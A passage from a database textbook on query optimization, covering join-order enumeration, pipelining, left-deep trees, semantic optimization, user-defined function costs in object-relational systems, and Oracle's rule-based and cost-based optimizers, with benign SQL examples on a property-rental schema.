Estimating the cardinality of the set operations

Again, because duplicates are eliminated when performing the Union operation it is generally quite difficult to estimate the cardinality of the operation, but we can give an upper and lower bound as:

$$\max(\text{nTuples}(R), \text{nTuples}(S)) \leq \text{nTuples}(T) \leq \text{nTuples}(R) + \text{nTuples}(S)$$

For Set difference, we can also give an upper and lower bound:

$$0 \leq \text{nTuples}(T) \leq \text{nTuples}(R)$$

Consider the following SQL query, which finds the average staff salary:

```
SELECT AVG(salary)
FROM Staff;
```

This query uses the aggregate function AVG. To implement this query, we could scan the entire Staff relation and maintain a running count of the number of tuples read and the sum of all salaries. On completion, it is easy to compute the average from these two running counts.

Now consider the following SQL query, which finds the average staff salary at each branch:

```
SELECT AVG(salary)
FROM Staff
GROUP BY branchNo;
```

This query again uses the aggregate function AVG but, in this case, in conjunction with a grouping clause. For grouping queries, we can use sorting or hashing algorithms in a similar manner to duplicate elimination. We can estimate the cardinality of the result relation when a grouping is present using the estimates derived earlier for Selection. We leave this as an exercise for the reader.

23.5 Enumeration of Alternative Execution Strategies

Fundamental to the efficiency of query optimization is the **search space** of possible execution strategies and the **enumeration algorithm** that is used to search this space for an optimal strategy. For a given query, this space can be extremely large. For example, for a query that consists of three joins over the relations R, S, and T there are 12 different join orderings:

R ⋈ (S ⋈ T)	R ⋈ (T ⋈ S)	(S ⋈ T) ⋈ R	(T ⋈ S) ⋈ R
S ⋈ (R ⋈ T)	S ⋈ (T ⋈ R)	(R ⋈ T) ⋈ S	(T ⋈ R) ⋈ S
T ⋈ (R ⋈ S)	T ⋈ (S ⋈ R)	(R ⋈ S) ⋈ T	(S ⋈ R) ⋈ T

In general, with *n* relations, there are $(2(n - 1))!/(n - 1)!$ different join orderings. If *n* is small, this number is manageable; however, as *n* increases this number becomes overly large. For example, if *n* = 4 the number is 120; if *n* = 6 the number is 30,240; if *n* = 8 the number is greater than 17 million, and with *n* = 10 the number is greater than 176 billion. To compound the problem, the optimizer may also

support different selection methods (for example, linear search, index search) and join methods (for example, sort–merge join, hash join). In this section, we discuss how the search space can be reduced and efficiently processed. We first examine two issues that are relevant to this discussion: *pipelining* and *linear trees*.

23.5.1 Pipelining

In this section we discuss one further aspect that is sometimes used to improve the performance of queries: **pipelining** (sometimes known as **stream-based processing** or **on-the-fly processing**). In our discussions to date, we have implied that the results of intermediate relational algebra operations are written temporarily to disk. This process is known as **materialization**: the output of one operation is stored in a temporary relation for processing by the next operation. An alternative approach is to pipeline the results of one operation to another operation without creating a temporary relation to hold the intermediate result. Clearly, if we can use pipelining we can save on the cost of creating temporary relations and reading the results back in again.

For example, at the end of Section 23.4.2, we discussed the implementation of the Selection operation where the predicate was composite, such as:

$$\sigma_{\text{position}='Manager' \wedge \text{salary}>20000}(\text{Staff})$$

If we assume that there is an index on the *salary* attribute, then we could use the cascade of selection rule to transform this Selection into two operations:

$$\sigma_{\text{position}='Manager'}(\sigma_{\text{salary}>20000}(\text{Staff}))$$

Now, we can use the index to efficiently process the first Selection on *salary*, store the result in a temporary relation and then apply the second Selection to the temporary relation. The pipeline approach dispenses with the temporary relation and instead applies the second Selection to each tuple in the result of the first Selection as it is produced, and adds any qualifying tuples from the second operation to the result.


Generally, a pipeline is implemented as a separate process or thread within the DBMS. Each pipeline takes a stream of tuples from its inputs and creates a stream of tuples as its output. A buffer is created for each pair of adjacent operations to hold the tuples being passed from the first operation to the second one. One drawback with pipelining is that the inputs to operations are not necessarily available all at once for processing. This can restrict the choice of algorithms. For example, if we have a Join operation and the pipelined input tuples are not sorted on the join attributes, then we cannot use the standard sort–merge join algorithm. However, there are still many opportunities for pipelining in execution strategies.

23.5.2 Linear Trees

All the relational algebra trees we created in the earlier sections of this chapter are of the form shown in Figure 23.13(a). This type of relational algebra tree is known as a **left-deep (join) tree**. The term relates to how operations are combined to execute the query—for example, only the left side of a join is allowed to be something

Figure 23.13

(a) Left-deep tree; (b) right-deep tree; (c) another linear tree; (d) (nonlinear) bushy tree.



that results from a previous join, and hence the name left-deep tree. For a join algorithm, the left child node is the outer relation and the right child is the inner relation. Other types of tree are the **right-deep tree**, shown in Figure 23.13(b), and the **bushy tree**, shown in Figure 23.13(d) (Graefe and DeWitt, 1987). Bushy trees are also called *nonlinear trees*, and left-deep and right-deep trees are known as *linear trees*. Figure 23.13(c) is an example of another linear tree, which is not a left- or right-deep tree.

With linear trees, the relation on one side of each operator is always a base relation. However, because we need to examine the entire inner relation for each tuple of the outer relation, inner relations must always be materialized. This makes left-deep trees appealing, as inner relations are always base relations (and thus already materialized).

Left-deep trees have the advantages of reducing the search space for the optimum strategy, and allowing the query optimizer to be based on dynamic processing techniques, as we discuss shortly. Their main disadvantage is that when reducing the search space, many alternative execution strategies are not considered, some of which may be of lower cost than the one found using the linear tree. Left-deep trees allow the generation of all fully pipelined strategies, that is, strategies in which the joins are all evaluated using pipelining.

23.5.3 Physical Operators and Execution Strategies

The term **physical operator** is sometimes used to represent a specific algorithm that implements a logical database operation, such as selection or join. For example, we can use the physical operator sort-merge join to implement the relational




Figure 23.14 (a) Example relational algebra tree; (b) a corresponding execution strategy.

algebra join operation. Replacing the logical operations in a relational algebra tree with physical operators produces an **execution strategy** (also known as a **query evaluation plan** or **access plan**) for the query. Figure 23.14 shows a relational algebra tree and a corresponding execution strategy.

Although DBMSs have their own internal implementations, we can consider the following abstract operators to implement the functions at the leaves of the trees:

- (1) **TableScan(R):** All blocks of R are read in an arbitrary order.
- (2) **SortScan(R, L):** Tuples of R are read in order, sorted according to the attribute(s) in list L.
- (3) **IndexScan(R, p):** p is a predicate of the form $A \theta c$, where A is an attribute of R, θ is one of the normal comparison operators, and c is a constant value. Tuples of R are accessed through an index on attribute A.
- (4) **IndexScan(R, A):** A is an attribute of R. The entire relation R is retrieved using the index on attribute A. Similar to TableScan, but may be more efficient under certain conditions (for example, R is not clustered).

In addition, the DBMS usually supports a uniform **iterator** interface, hiding the internal implementation details of each operator. The iterator interface consists of the following three functions:

- (1) **Open:** This function initializes the state of the iterator prior to retrieving the first tuple and allocates buffers for the inputs and the output. Its arguments can define selection conditions that modify the behavior of the operator.
- (2) **GetNext:** This function returns the next tuple in the result and places it in the output buffer. GetNext calls GetNext on each input node and performs some operator-specific code to process the inputs to generate the output. The state of the iterator is updated to reflect how much input has been consumed.
- (3) **Close:** When all output tuples have been produced (through repeated calls to GetNext), the Close function terminates the operator and tidies up, deallocating buffers as required.

When iterators are used, many operations may be active at once. Tuples pass between operators as required, supporting pipelining naturally. However, the decision to pipeline or materialize is dependent upon the operator-specific code that processes the input tuples. If this code allows input tuples to be processed as they are received, pipelining is used; if this code processes the same input tuples more than once, materialization is used.

23.5.4 Reducing the Search Space

As we showed at the start of this section, the search space for a complicated query can be enormous. To reduce the size of the space that the search strategy has to explore, query optimizers generally restrict this space in several ways. The first common restriction applies to the unary operations of Selection and Projection:

Restriction 1: Unary operations are processed on-the-fly: selections are processed as relations are accessed for the first time; projections are processed as the results of other operations are generated.

This implies that all operations are dealt with as part of join execution. Consider now the following simplified version of the query from Example 23.3:

```
SELECT p.propertyNo, p.street
FROM Client c, Viewing v, PropertyForRent p
WHERE c.clientNo = v.clientNo AND v.propertyNo = p.propertyNo;
```

From the discussion at the start of this section, there are 12 possible join orderings for this query. However, note that some of these orderings result in a Cartesian product rather than a join. For example:

$\text{Viewing} \bowtie (\text{Client} \bowtie \text{PropertyForRent})$

results in the Cartesian product of Client and PropertyForRent. The next reduction eliminates suboptimal join trees that include a Cartesian product:

Restriction 2: Cartesian products are never formed unless the query itself specifies one.

The final typical reduction deals with the shape of join trees and as discussed in Section 23.5.2, uses the fact that with left-deep trees the inner operand is a base relation and therefore already materialized:

Restriction 3: The inner operand of each join is a base relation, never an intermediate result.

This third restriction is of a more heuristic nature than the other two and excludes many alternative strategies, some of which may be of lower cost than the ones found using the left-deep tree. However, it has been suggested that most often the optimal left-deep tree is not much more expensive than the overall optimal tree. Moreover, the third restriction significantly reduces the number of alternative join strategies to be considered to $O(2^n)$ for queries with n relations and has a corresponding time complexity of $O(3^n)$. Using this approach, query optimizers can handle joins with about 10 relations efficiently, which copes with most queries that occur in traditional business applications.

23.5.5 Enumerating Left-Deep Trees

The enumeration of left-deep trees using **dynamic programming** was first proposed for the System R query optimizer (Selinger *et al.*, 1979). Since then, many commercial systems have used this basic approach. In this section we provide an overview of the algorithm, which is essentially a dynamically pruning, exhaustive search algorithm.

The dynamic programming algorithm is based on the assumption that the cost model satisfies the *principle of optimality*. Thus, to obtain the optimal strategy for a query consisting of n joins, we only need to consider the optimal strategies for subexpressions that consist of $(n - 1)$ joins and extend those strategies with an additional join. The remaining suboptimal strategies can be discarded. The algorithm recognizes, however, that in this simple form some potentially useful strategies could be discarded. Consider the following query:

```
SELECT p.propertyNo, p.street
FROM Client c, Viewing v, PropertyForRent p
WHERE c.maxRent < 500 AND c.clientNo = v.clientNo AND
      v.propertyNo = p.propertyNo;
```

Assume that there are separate B⁺-tree indexes on the attributes `clientNo` and `maxRent` of `Client` and that the optimizer supports both sort-merge join and block nested loop join. In considering all possible ways to access the `Client` relation, we would calculate the cost of a linear search of the relation and the cost of using the two B⁺-trees. If the optimal strategy came from the B⁺-tree index on `maxRent`, we would then discard the other two methods. However, use of the B⁺-tree index on `clientNo` would result in the `Client` relation being sorted on the join attribute `clientNo`, which would result in a lower cost for a sort-merge join of `Client` and `Viewing` (as one of the relations is already sorted). To ensure that such possibilities are not discarded the algorithm introduces the concept of *interesting orders*: an intermediate result has an interesting order if it is sorted by a final `ORDER BY` attribute, `GROUP BY` attribute, or any attributes that participate in subsequent joins. For the previous example, the attributes `c.clientNo`, `v.clientNo`, `v.propertyNo`, and `p.propertyNo` are interesting. During optimization, if any intermediate result is sorted on any of these attributes, then the corresponding partial strategy must be included in the search.

The dynamic programming algorithm proceeds from the bottom up and constructs all alternative join trees that satisfy the restrictions defined in the previous section, as follows:

Pass 1: We enumerate the strategies for each base relation using a linear search and all available indexes on the relation. These partial (single-relation) strategies are partitioned into equivalence classes based on any interesting orders, as discussed earlier. An additional equivalence class is created for the partial strategies with no interesting order. For each equivalence class, the strategy with the lowest cost is retained for consideration in the next pass. If the lowest-cost strategy for the equivalence class with no interesting order is not lower than all the other strategies it is not retained. For a given relation R , any selections involving only attributes of R are processed on the fly. Similarly, any attributes of R that are not part of the `SELECT` clause and do not contribute to any subsequent join can be projected out at this stage (restriction 1 earlier).

Pass 2: We generate all two-relation strategies by considering each single-relation strategy retained after Pass 1 as the outer relation, discarding any Cartesian products generated (restriction 2 above). Again, any on-the-fly processing is performed and the lowest cost strategy in each equivalence class is retained for further consideration.

Pass k : We generate all k -relation strategies by considering each strategy retained after Pass $(k - 1)$ as the outer relation, again discarding any Cartesian products generated and processing any selection and projections on the fly. Again, the lowest cost strategy in each equivalence class is retained for further consideration.

Pass n : We generate all n -relation strategies by considering each strategy retained after Pass $(n - 1)$ as the outer relation, discarding any Cartesian products generated. After pruning, we now have the lowest overall strategy for processing the query.

Although this algorithm is still exponential, there are query forms for which it only generates $O(n^3)$ strategies, so for $n = 10$ the number is 1000, which is significantly better than the 176 billion different join orders noted at the start of this section.

23.5.6 Semantic Query Optimization

A different approach to query optimization is based on constraints specified on the database schema to reduce the search space. This approach, known as **semantic query optimization**, may be used in conjunction with the techniques discussed earlier. For example, in Section 7.2.5 we defined the general constraint that prevents a member of staff from managing more than 100 properties at the same time using the following assertion:

```
CREATE ASSERTION StaffNotHandlingTooMuch
CHECK (NOT EXISTS (SELECT staff No
                    FROM PropertyForRent
                    GROUP BY staffNo
                    HAVING COUNT(*) > 100))
```

Consider now the following query:

```
SELECT s.staffNo, COUNT(*)
FROM Staff s, PropertyForRent p
WHERE s.staffNo = p.staffNo
GROUP BY s.staffNo
HAVING COUNT(*) > 100;
```

If the optimizer is aware of this constraint, it can dispense with trying to optimize the query as there will be no groups satisfying the HAVING clause.

Consider now the following constraint on staff salary:

```
CREATE ASSERTION ManagerSalary
CHECK (salary > 20000 AND position = 'Manager')
```

and the following query:


```
SELECT s.staffNo, fName, lName, propertyNo
FROM Staff s, PropertyForRent p
WHERE s.staffNo = p.staffNo AND position = 'Manager';
```

Using the previous constraint, we can rewrite this query as:

```
SELECT s.staffNo, fName, lName, propertyNo
FROM Staff s, PropertyForRent p
WHERE s.staffNo = p.staffNo AND salary > 20000 AND position = 'Manager';
```

This additional predicate may be very useful if the only index for the Staff relation is a B⁺-tree on the salary attribute. On the other hand, this additional predicate would complicate the query if no such index existed. For further information on semantic query optimization the interested reader is referred to King (1981); Malley and Zdonik (1986); Chakravarthy *et al.* (1990); Siegel *et al.* (1992).

23.5.7 Alternative Approaches to Query Optimization

Query optimization is a well researched field and a number of alternative approaches to the System R dynamic programming algorithm have been proposed. For example, **Simulated Annealing** searches a graph whose nodes are all alternative execution strategies (the approach models the annealing process by which crystals are grown by first heating the containing fluid and then allowing it to cool slowly). Each node has an associated cost and the goal of the algorithm is to find a node with a globally minimum cost. A move from one node to another is deemed to be downhill (uphill) if the cost of the source node is higher (lower) than the cost of the destination node. A node is a *local minimum* if in all paths starting at that node, any downhill move comes after at least one uphill move. A node is a *global minimum* if it has the lowest cost among all nodes. The algorithm performs a continuous random walk accepting downhill moves always and uphill moves with some probability, trying to avoid a high-cost local minimum. This probability decreases as time progresses and eventually becomes zero, at which point the search stops and the node with the lowest cost visited is returned as the optimal execution strategy. The interested reader is referred to Kirkpatrick *et al.* (1983) and Ioannidis and Wong (1987).

The **Iterative Improvement** algorithm performs a number of local optimizations, each starting at a random node and repeatedly accepting random downhill moves until a local minimum is reached. The interested reader is referred to Swami and Gupta (1988) and Swami (1989). The **Two-Phase Optimization** algorithm is a hybrid of Simulated Annealing and Iterative Improvement. In the first phase, Iterative Improvement is used to perform some local optimizations producing some local minimum. This local minimum is used as the input to the second phase, which is based on Simulated Annealing with a low start probability for uphill moves. The interested reader is referred to Ioannidis and Kang (1990).

Genetic algorithms, which simulate a biological phenomenon, have also been applied to query optimization. The algorithms start with an initial population, consisting of a random set of strategies, each with its own cost. From these, pairs of strategies from the population are matched to generate offspring that inherit the characteristics of both parents, although the children can be randomly changed in

small ways (*mutation*). For the next generation, the algorithm retains those parents/children with the least cost. The algorithm ends when the entire population consists of copies of the same (optimal) strategy. The interested reader is referred to Bennett *et al.* (1991).

The **A*** heuristic algorithm has been used in artificial intelligence to solve complex search problems and has also been applied to query optimization (Yoo and Lafortune, 1989). Unlike the dynamic programming algorithm discussed previously, the **A*** algorithm expands one execution strategy at a time, based on its proximity to the optimal strategy. It has been shown that **A*** generates a full strategy much earlier than dynamic programming and is able to prune more aggressively.

23.5.8 Distributed Query Optimization

In Chapters 24 and Chapter 25 we discuss the distributed DBMS (DDBMS), which consists of a logically interrelated collection of databases physically distributed over a computer network, each under the control of a local DBMS. In a DDBMS a relation may be divided into a number of fragments that are distributed over a number of sites; fragments may be replicated. In Section 25.6 we consider query optimization for a DDBMS. Distributed query optimization is more complex, due to the distribution of the data across the sites in the network. In the distributed environment, as well as local processing costs (that is, CPU and I/O costs), the speed of the underlying network has to be taken into consideration when comparing different strategies. In particular, we discuss an extension to the System R dynamic programming algorithm considered previously as well as the query optimization algorithm from another well-known research project on DDBMSs known as SDD-1.

23.6 Query Processing and Optimization

In the previous section we introduced some features of the new SQL standard, although some of the features, such as operators, have been deferred to a later version of the standard. These features address many of the weaknesses of the relational model that we discussed in Section 9.2. Unfortunately, the SQL:2011 standard does not address some areas of extensibility, so implementation of features such as the mechanism for defining new index structures and giving the query optimizer cost information about user-defined functions will vary among products. The lack of a standard way for third-party vendors to integrate their software with multiple ORDBMSs demonstrates the need for standards beyond the focus of SQL:2011. In this section we explore why these mechanisms are important for a true ORDBMS using a series of illustrative examples.

EXAMPLE 23.6 Use of user-defined functions revisited

List the flats that are for rent at branch B003.

We might decide to implement this query using a function, defined as follows:

```
CREATE FUNCTION flatTypes() RETURNS SET(PropertyForRent)
SELECT * FROM PropertyForRent WHERE type = 'Flat';
```

and the query becomes:

```
SELECT propertyNo, street, city, postcode
FROM TABLE (flatTypes())
WHERE branchNo = 'B003';
```

In this case, we would hope that the query processor would be able to “flatten” this query using the following steps:

- (1) **SELECT** propertyNo, street, city, postcode
FROM TABLE (**SELECT** * **FROM** PropertyForRent **WHERE** type = 'Flat')
WHERE branchNo = 'B003';
- (2) **SELECT** propertyNo, street, city, postcode
FROM PropertyForRent
WHERE type = 'Flat' **AND** branchNo = 'B003';

If the PropertyForRent table had a B-tree index on the branchNo column, for example, then the query processor should be able to use an indexed scan over branchNo to efficiently retrieve the appropriate rows, as discussed in Section 23.4.

From this example, one capability we require is that the ORDBMS query processor flattens queries whenever possible. This was possible in this case because our user-defined function had been implemented in SQL. However, suppose that the function had been defined as an external function. How would the query processor know how to optimize this query? The answer to this question lies in an extensible query optimization mechanism. This may require the user to provide a number of routines specifically for use by the query optimizer in the definition of a new ADT. For example, the Illustra ORDBMS, now part of Informix, requires the following information when an (external) user-defined function is defined:

- | | |
|---|--|
| A | The per-call CPU cost of the function. |
| B | The expected percentage of bytes in the argument that the function will read. This factor caters for the situation where a function takes a large object as an argument but may not necessarily use the entire object in its processing. |
| C | The CPU cost per byte read. |

The CPU cost of a function invocation is then given by the algorithm $A + C * (B * \text{expected size of argument})$, and the I/O cost is $(B * \text{expected size of argument})$.

Therefore, in an ORDBMS we might expect to be able to provide information to optimize query execution. The problem with this approach is that it can be difficult for a user to provide these figures. An alternative and more attractive approach is for the ORDBMS to derive these figures based on experimentation through the handling of functions and objects of differing sizes and complexity.

EXAMPLE 23.7 Potentially different query processing heuristics

Find all detached properties in Glasgow that are within two miles of a primary school and are managed by Ann Beech.

```
SELECT *
FROM PropertyForRent p, Staff s
```

WHERE $p.\text{staffNo} = s.\text{staffNo}$ **AND**
 $p.\text{nearPrimarySchool}(p.\text{postcode}) < 2.0$ **AND** $p.\text{city} = \text{'Glasgow'}$ **AND**
 $s.\text{fName} = \text{'Ann'}$ **AND** $s.\text{lName} = \text{'Beech'}$;

For the purposes of this query, we will assume that we have created an external user-defined function `nearPrimarySchool`, which takes a postcode and determines from an internal database of known buildings (such as residential, commercial, industrial) the distance to the nearest primary school. Translating this to a relational algebra tree, as discussed in Section 23.3, we get the tree shown in Figure 23.15(a). If we now use the general query processing heuristics, we would normally push the Selection operations down past the Cartesian product and transform Cartesian product/Selection into a Join operation, as shown in Figure 23.15(b). In this particular case, this may not be the best strategy. If the user-defined function `nearPrimarySchool` has a significant amount of processing to perform for each invocation, it may be better to perform the Selection on the `Staff` table first and then perform the Join operation on `staffNo` before calling the user-defined function. In this case, we may also use the commutativity of joins rule to rearrange the leaf nodes so that the more restrictive Selection operation is performed




Figure 23.15 (a) Canonical relational algebra tree; (b) optimized relational algebra tree pushing all selections down; (c) optimized relational algebra tree pushing down selection on Staff only; (d) optimized relational algebra tree separating selections on PropertyForRent.

first (as the outer relation in a left-deep join tree), as illustrated in Figure 23.15(c). Further, if the query plan for the Selection operation on $(\text{nearPrimarySchool}() < 2.0 \text{ AND city} = \text{'Glasgow'})$ is evaluated in the order given, left to right, and there are no indexes or sort orders defined, then again this is unlikely to be as efficient as first evaluating the Selection operation on $(\text{city} = \text{'Glasgow'})$ and then the Selection on $(\text{nearPrimarySchool}() < 2.0)$, as illustrated in Figure 23.15(d).

In Example 23.7, the result of the user-defined function `nearPrimarySchool` is a floating point value that represents the distance between a property and the nearest primary school. An alternative strategy for improving the performance of this query is to add an index, not on the function itself but on the result of the function. For example, in Illustra we can create an index on the result of this UDF using the following SQL statement:

```
CREATE INDEX nearPrimarySchoolIndex  
ON PropertyForRent USING B-tree (nearPrimarySchool(postcode));
```

Now whenever a new record is inserted into the `PropertyForRent` table, or the `postcode` column of an existing record is updated, the ORDBMS will compute the `nearPrimarySchool` function and index the result. When a `PropertyForRent` record is deleted, the ORDBMS will again compute this function to delete the corresponding index record. Consequently, when the UDF appears in a query, Illustra can use the index to retrieve the record and so improve the response time.

Another strategy that should be possible is to allow a UDF to be invoked not from the ORDBMS server, but instead from the client. This may be an appropriate strategy when the amount of processing in the UDF is large, and the client has the power and the ability to execute the UDF (in other words, the client is reasonably heavyweight). This alleviates the processing from the server and helps improve the performance and throughput of the overall system.

This resolves another problem associated with UDFs that we have not yet discussed that has to do with security. If the UDF causes some fatal runtime error, then if the UDF code is linked into the ORDBMS server, the error may have the consequential effect of crashing the server. Clearly, this is something that the ORDBMS has to protect against. One approach is to have all UDFs written in an interpreted language, such as SQL or Java. However, we have already seen that SQL:2011 allows an external routine, written in a high-level programming language such as C or C++, to be invoked as a UDF. In this case, an alternative approach is to run the UDF in a different address space to the ORDBMS server, and for the UDF and server to communicate using some form of interprocess communication (IPC). In this case, if the UDF causes a fatal runtime error, the only process affected is that of the UDF.

23.6.1 New Index Types

In Example 23.6 we saw that it was possible for an ORDBMS to compute and index the result of a user-defined function that returned scalar data (numeric and character data types). Traditional relational DBMSs use B-tree indexes to speed access to scalar data (see Appendix F). However, a B-tree is a one-dimensional access method that is inappropriate for multidimensional access, such as those

encountered in geographic information systems, telemetry, and imaging systems. With the ability to define complex data types in an ORDBMS, specialized index structures are required for efficient access to data. Some ORDBMSs are beginning to support additional index types, such as:

- generic B-trees that allow B-trees to be built on any data type, not just alphanumeric;
- quad Trees (Finkel and Bentley, 1974);
- K-D-B Trees (Robinson, 1981).
- R-trees (region trees) for fast access to two- and three-dimensional data (Gutman, 1984);
- grid files (Nievergelt *et al.*, 1984);
- D-trees, for text support.

A mechanism to plug in any user-defined index structure provides the highest level of flexibility. This requires the ORDBMS to publish an access method interface that allows users to provide their own access methods appropriate to their particular needs. Although this sounds relatively straightforward, the programmer for the access method has to take account of such DBMS mechanisms as locking, recovery, and page management.

An ORDBMS could provide a generic template index structure that is sufficiently general to encompass most index structures that users might design and interface to the normal DBMS mechanisms. For example, the Generalized Search Tree (GiST) is a template index structure based on B-trees that accommodates many tree-based index structures with minimal coding (Hellerstein *et al.*, 1995).

23.7 Query Optimization in Oracle

To complete this chapter, we examine the query optimization mechanisms used by Oracle11g (Oracle Corporation, 2011b). We restrict the discussion in this section to optimization based on primitive data types. In this section we use the terminology of the DBMS—Oracle refers to a relation as a *table* with *columns* and *rows*. We provide an introduction to Oracle in Appendix H.2.

23.7.1 Rule-Based and Cost-Based Optimization

Oracle supports the two approaches to query optimization we have discussed in this chapter: rule-based and cost-based.

The rule-based optimizer

The Oracle *rule-based optimizer* has fifteen rules, ranked in order of efficiency, as shown in Table 23.4. The optimizer can choose to use a particular access path for a table only if the statement contains a predicate or other construct that makes that access path available. The rule-based optimizer assigns a score to each execution strategy using these rankings and then selects the execution strategy with the best (lowest) score. When two strategies produce the same score, Oracle resolves this

TABLE 23.4 Rule-based optimization rankings.

RANK	ACCESS PATH
1	Single row by ROWID (row identifier)
2	Single row by cluster join
3	Single row by hash cluster key with unique or primary key
4	Single row by unique or primary key
5	Cluster join
6	Hash cluster key
7	Indexed cluster key
8	Composite key
9	Single-column indexes
10	Bounded range search on indexed columns
11	Unbounded range search on indexed columns
12	Sort-merge join
13	MAX or MIN of indexed column
14	ORDER BY on indexed columns
15	Full table scan

tie-break by making a decision based on the order in which tables occur in the SQL statement, which would generally be regarded as not a particularly good way to make the final decision.

For example, consider the following query on the `PropertyForRent` table and assume that we have an index on the primary key, `propertyNo`, an index on the `rooms` column, and an index on the `city` column:

```
SELECT propertyNo
FROM PropertyForRent
WHERE rooms > 7 AND city = 'London';
```

In this case, the rule-based optimizer will consider the following access paths:

- A single-column access path using the index on the `city` column from the `WHERE` condition (`city = 'London'`). This access path has rank 9.
- An unbounded range scan using the index on the `rooms` column from the `WHERE` condition (`rooms > 7`). This access path has rank 11.
- A full table scan, which is available for all SQL statements. This access path has rank 15.

Although there is an index on the `propertyNo` column, this column does not appear in the `WHERE` clause and so is not considered by the rule-based optimizer. Based on these paths, the rule-based optimizer will choose to use the index based on the `city` column. With cost-based optimization available now, rule-based optimization has become a deprecated feature.

The cost-based optimizer

To improve query optimization, Oracle introduced the cost-based optimizer in Oracle 7, which selects the execution strategy that requires the minimal resource use necessary to process all rows accessed by the query (avoiding the earlier tie-break anomaly). The user can select whether the minimal resource usage is based on *throughput* (minimizing the amount of resources necessary to process *all* rows accessed by the query) or based on *response time* (minimizing the amount of resources necessary to process the *first* row accessed by the query), by setting the OPTIMIZER_MODE initialization parameter. The cost-based optimizer also takes into consideration hints that the user may provide, as we discuss shortly.

Statistics

The cost-based optimizer depends on statistics for all tables, clusters, and indexes accessed by the query. Until recently, Oracle did not gather statistics automatically but made it the users' responsibility to generate these statistics and keep them current. Now the recommended approach is to allow Oracle to automatically gather the statistics. This is done by the automated maintenance tasks infrastructure (known as AutoTask), which schedules tasks to run automatically based on a set of customizable attributes such as start and end times, frequency, and days of the week.

The PL/SQL package DBMS_STATS can be used to generate and manage statistics on tables, columns, indexes, partitions, and on all schema objects in a schema or database. Whenever possible, Oracle uses a parallel method to gather statistics, although index statistics are collected serially. For example, we could gather schema statistics for a 'Manager' schema using the following SQL statement:

```
EXECUTE DBMS_STATS.GATHER_SCHEMA_STATS('Manager',  
                                           DBMS_STATS.AUTO_SAMPLE_SIZE);
```

The final parameter tells Oracle to determine the best sample size for good statistics.

There are a number of options that can be specified when gathering statistics. For example, we can specify whether statistics should be calculated for the entire data structure or on only a sample of the data. In the latter case, we can specify whether sampling should be row- or block-based:

- *Row sampling* reads rows ignoring their physical placement on disk. As a worst-case scenario, row sampling may select one row from each block, requiring a full scan of the table or index.
- *Block sampling* reads a random sample of blocks but gathers statistics using all the rows in these blocks.

Sampling generally uses fewer resources than computing the exact figure for the entire structure. For example, analyzing 10% or less of a very large table may produce the same relative percentages of unused space.

